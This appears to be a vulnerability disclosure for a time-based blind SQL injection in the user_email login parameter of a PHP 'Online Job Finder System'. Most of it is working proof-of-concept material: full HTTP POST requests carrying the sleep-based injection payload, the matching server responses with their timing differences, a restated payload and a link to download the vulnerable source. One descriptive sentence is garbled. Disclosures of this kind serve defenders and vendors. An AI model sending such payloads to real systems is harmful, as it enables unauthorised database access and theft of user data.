
SQL injection vulnerability exists in user_email parameter of /admin/login.php file of Online Job Finder System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

Sleep time is 4s:




```
POST /eris/admin/login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.163/eris/admin/
Content-Length: 79
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

btnLogin=&user_email=
0'XOR(if(now()=sysdate()%2Csleep(4)%2C0))XOR'Z&user_pass=1
```

```
HTTP/1.1 200 OK
Date: Mon, 18 Mar 2024 10:32:16 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=o26ve3ilt8lkrrdmthb7qjfo2d; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 3595


<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      ERIS | Log in
    </title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1,
    maximum-scale=1, user-scalable=no" name="viewport">
    <!-- Bootstrap 3.3.5 -->
    <link rel="stylesheet" href="
    /eris/bootstrap/css/bootstrap.min.css">
```

4,025 bytes | 4,007 millis

Sleep time is 1s:



```
POST /eris/admin/login.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.163/eris/admin/
Content-Length: 79
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

btnLogin=&user_email=
0'XOR(if(now()=sysdate()%2Csleep(1)%2C0))XOR'Z&user_pass=1
```

```
HTTP/1.1 200 OK
Date: Mon, 18 Mar 2024 10:32:47 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=o6l6q1gt9v08hb06nnpfa23rdp; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 3595


<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>
      ERIS | Log in
    </title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1,
    maximum-scale=1, user-scalable=no" name="viewport">
    <!-- Bootstrap 3.3.5 -->
    <link rel="stylesheet" href="
    /eris/bootstrap/css/bootstrap.min.css">
```

4,025 bytes | 1,006 millis

Payload:user_email=0'XOR(if(now()=sysdate()%2Csleep(1)%2C0))XOR'Z

Source Download：

https://www.campcodes.com/projects/php/online-job-finder-system/